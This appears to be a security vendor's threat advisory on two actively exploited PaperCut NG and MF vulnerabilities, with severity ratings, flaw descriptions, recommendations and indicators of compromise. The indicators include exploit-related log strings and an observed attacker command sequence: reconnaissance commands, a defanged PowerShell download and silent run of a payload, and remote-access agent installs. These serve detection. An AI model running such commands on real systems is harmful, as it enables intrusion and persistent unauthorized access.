
Smarttech
YOUR 24/7 SECURITY PARTNER

PaperCut NG and PaperCut MF Zero-Days Actively Exploited



Document ID	SMA-Threat Report
Document status	ISSUED
Issue Number	147
Authors	Dorin Constantin Banu < constatin.banu@smarttech247.com >
Verified by	Alin Curcan < alin.curcan@smarttech247.com >
Last modified	2026-09-01
Issue Date	2026-08-27

Threat Reports are reports created by Smarttech247 based on high and critical severity vulnerabilities that may have a high potential to be exploited in the wild i.e. vulnerabilities that are present in most used products by companies and do not have an auto-update option or they are usually not automatically updated in case that could lead to some service disruption. This report is usually created as soon as the vulnerability is released, therefore we strongly recommend that the information is reviewed, tests are performed and patches are applied before the first proof-of-concept is released. Even though certain vulnerabilities may not have an active exploit in the wild at the time that we report on them, we take into consideration the wider risk and the impact it could have on systems, should an exploit like that be available after a while. Our duty is to report them on time and we recommend enterprises that, in order to keep critical business systems protected, they should consider, on average, ten working days to check whether or not the new vulnerability affects them, and if so, to implement actions in order to remove the risk.

Overview:

Active exploitation of two zero-day vulnerabilities has been observed in PaperCut NG and PaperCut MF. Tracked as CVE-2026-82078 and CVE-2026-81578, these flaws could enable arbitrary Java code execution through unsafe dynamic class loading and unauthorized modification of system configurations through an authentication bypass in the web management interface.

Risk

Government:

- Large and medium government entities: **Critical**
- Small government entities: **Critical**

Businesses:

- Large and medium business entities: **Critical**
- Small business entities: **Critical**

Technical summary

More details related to these vulnerabilities are as follows:

CVE ID	Description
CVE-2026-82078 CVSS Base Score: 9.4 Unsafe Dynamic Class Loading in Database Connector	An unsafe dynamic class loading vulnerability exists in the database connection utilities of PaperCut MF and PaperCut NG. The application instantiates database driver classes based on configurable driver names without validating against an allowlist of approved drivers. If an attacker can manipulate system configuration parameters, this enables the execution of arbitrary Java bytecode residing on the application classpath under the security context of the PaperCut server process.
CVE-2026-81578 CVSS Base Score: 8.8 Authentication Bypass	An improper access control vulnerability exists in the web management interface of PaperCut MF and PaperCut NG. Under specific conditions, unauthenticated remote requests targeting administrative functions can trigger backend actions prior to the completion of access validation checks. This allows an unauthenticated remote attacker to modify certain system configurations.

Indicators of compromise (IoCs)

- Alerts from intrusion-detection, endpoint-security, or network-monitoring tools involving the PaperCut Application Server, particularly suspicious post-exploitation activity from pc-app.exe.
- Missing, unexpectedly truncated, or deleted PaperCut server.log files.
- Any of the following entries in server.log:
    - ERROR No suitable driver found for jdbc:no:x
    - ERROR DatabaseUtils - Database error looking up cardID: VALUES CAST
- Strings in server.log:
    - DB URL: jdbc:derby:memory:pwn;create=true
    - Database error looking up cardID: VALUES CAST(X'cafebabe
    - Database error looking up cardID: VALUES CAST('
    - DB URL: jdbc:no:x DB Driver: <5-char random name>
- Files written to disk:
    - <install>\server\lib\<5-char-name>.class
    - <install>\server\data\content\<5-char-name>.cmd
    - <install>\server\data\content\<5-char-name>.out

Note that these files may be cleaned up by the attacker as activity progresses, so their absence does not rule out compromise.

As every customer environment is unique, it is difficult to identify a single consistent pattern of post-compromise activity, but observed behaviour includes the pc-app.exe (or pc-app) process launching child shell processes (cmd.exe) and running whoami & ver, with endpoint protection in some cases preventing further execution and isolating the machine.

Where execution was not prevented, the following command sequence was observed, shown as elapsed time from the first command (starting at 00:00:00) rather than wall-clock time (URLs below are defanged with hxxp and [.] to prevent accidental execution; replace with http/. before using in detection tooling or blocklists):

- 00:00:00 whoami & ver
- 00:01:19 tasklist
- 00:04:42 nltest /dclist:
- 00:06:09 quser & dir c:\users
- 00:16:07 powershell Invoke-WebRequest -Uri hxxps://sendit[.]sh/Gg7Rp/ace[.]exe -OutFile C:\ProgramData\ace.exe
- 00:18:07 dir c:\programdata /a
- 00:19:27 c:\programdata\ace.exe /S
- 00:21:29 Windows Service "Remote Access Service" installed (SimpleHelp agent, C:\ProgramData\JWrapper-Remote Access\JWAppsSharedConfig\restricted\SimpleService.exe, running as LocalSystem, set to auto-start)

- 00:21:41 tasklist
- 00:27:37 powershell Invoke-WebRequest -Uri hxxps://download[.]anydesk[.]com/AnyDesk.exe -OutFile C:\ProgramData\AnyDesk.exe

We recommend checking for the presence of a Windows service named "Remote Access Service" running SimpleService.exe from the path above, and for unexpected AnyDesk installations, as potential indicators of post-compromise remote access tooling.

Important: *The absence of the above indicators is not confirmation that a system has not been affected. PaperCut will publish validated, specific indicators and further guidance here as soon as they are available.*

Affected Products

Product	Affected Version
PaperCut NG	All versions
PaperCut MF	All versions

Recommendations

Smarttech247 team recommend the following actions be taken:

- Apply the appropriate patches or appropriate mitigations provided by PaperCut to vulnerable systems immediately after appropriate testing.
- Upgrade software and operating systems, applications, and firmware on network assets in a timely manner for prevention.
- Use the right Vulnerability Management Tools to assess endpoint, networks or applications for known weaknesses.
- Apply the Principle of Least Privilege to all systems and services.
- Apply advanced application control and protection to enforce granular control over all application access, communications, and privilege elevation attempts.
- Kindly ensure that your Endpoint Security and Perimeter security products are updated with the latest signatures to detect these threats.

References

https://www.papercut.com/kb/Main/security-bulletin-27-aug-2026-urgent-security-advisory/
https://github.com/yora1928/PaperCut-CVE-2026-81578-82078

CVE

CVE-2026-82078
CVE-2026-81578


Smarttech
YOUR 24/7 SECURITY PARTNER
www.smarttech247.com